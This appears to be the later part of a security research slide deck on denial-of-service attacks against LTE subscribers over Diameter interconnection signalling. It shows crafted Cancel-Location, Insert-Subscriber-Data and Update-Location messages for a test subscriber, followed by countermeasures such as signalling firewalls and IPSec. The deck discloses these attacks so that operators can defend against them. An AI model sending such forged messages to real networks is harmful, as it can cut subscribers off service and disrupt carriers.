

```
<command name="Cancel-Location-Request" code="317">
  <avp name="User-Name" value="235919999994001" />
  <avp name="Cancellation-Type" value="2" />
  <avp name="CLR-Flags" value="3"/>
</command>
```

CLR DoS Attack - Video

DoS using IDR

Insert Subscriber Data Request (IDR)

Sent by HSS to the MME

- updating and/or requesting certain user data in the MME
- retrieve location information and/or state information from the MME



```
<command name="Insert-Subscriber-Data-Request" code="319">
  <avp name="User-Name" value="235919999994001" />
  <avp name="Subscription-Data">
    <avp name="Subscriber-Status" value="1" />
    <avp name="Operator-Determined-Barring" value="511" />
  </avp>
</command>
```



IDR DoS Attack - Video

DoS using ULR

Update Location Request (ULR)

Sent by MME to the HSS to inform about

- the serving MME (e.g. going abroad)
- the user data such as terminal information



```
<command name="Update-Location-Request" code="316">
  <avp name="User-Name" value="235919999994001" />
  <avp name="Visited-PLMNid" value="23415"/>
  <avp name="RAT-Type" value="1004"/>
  <avp name="ULR-Flags" value="6"/>
</command>
```

DoS using IDR+NOR

Notification Request (NOR)

Sent by MME to the HSS

- Notifying events such as device reachability, updated device information



Practical Considerations

- IPSec for diameter is standardized
- It's all IP, lets use IPSec! Maybe not that easy.....
 - Not all is IP (some part of SS7 / interworking)
 - Who will host / create root certificates
 - Operators in developing countries
 - Interconnection service provider -> only hop-by-hop security
 - Nodes difficult to upgrade
- Still no protection against
 - Partners renting out to "service companies"
 - Hacked nodes
 - Bribed employees
 - Governmental ties

Countermeasures

Detect

Monitor network traffic
Tenant monitoring

Mitigate

Filter, filter, filter
Signaling Firewall at DEA
IPSec usage for LTE-Diameter
SMS protection measures

Cooperate

Share experiences
Form circles of security
Cooperation with legislators

Prepare

Business rules for misuse
Investigate potential weaknesses
Node hardening

Summary

- Interconnection attacks are reality, but current main focus is SS7
- LTE/Diameter has similar functionality
 - > hence similar attacks are possible there
- Independent of phone, platform or device
- DoS against users can be done in Diameter in many ways
 - > some have also network performance impacts
- Will LTE face the similar Interconnection weaknesses as SS7?
 - If networks don't take protection measures, then yes.

Mobile Networks arrived in the Internet



Let's protect them

Thanks

You

Finnish CyberTrust Project

Major global operators for their support and security engagement

Contacts

Silke.Holtmanns@nokia.com

Bhanu.Kotte@nokia.com

Siddharth.Rao@aalto.fi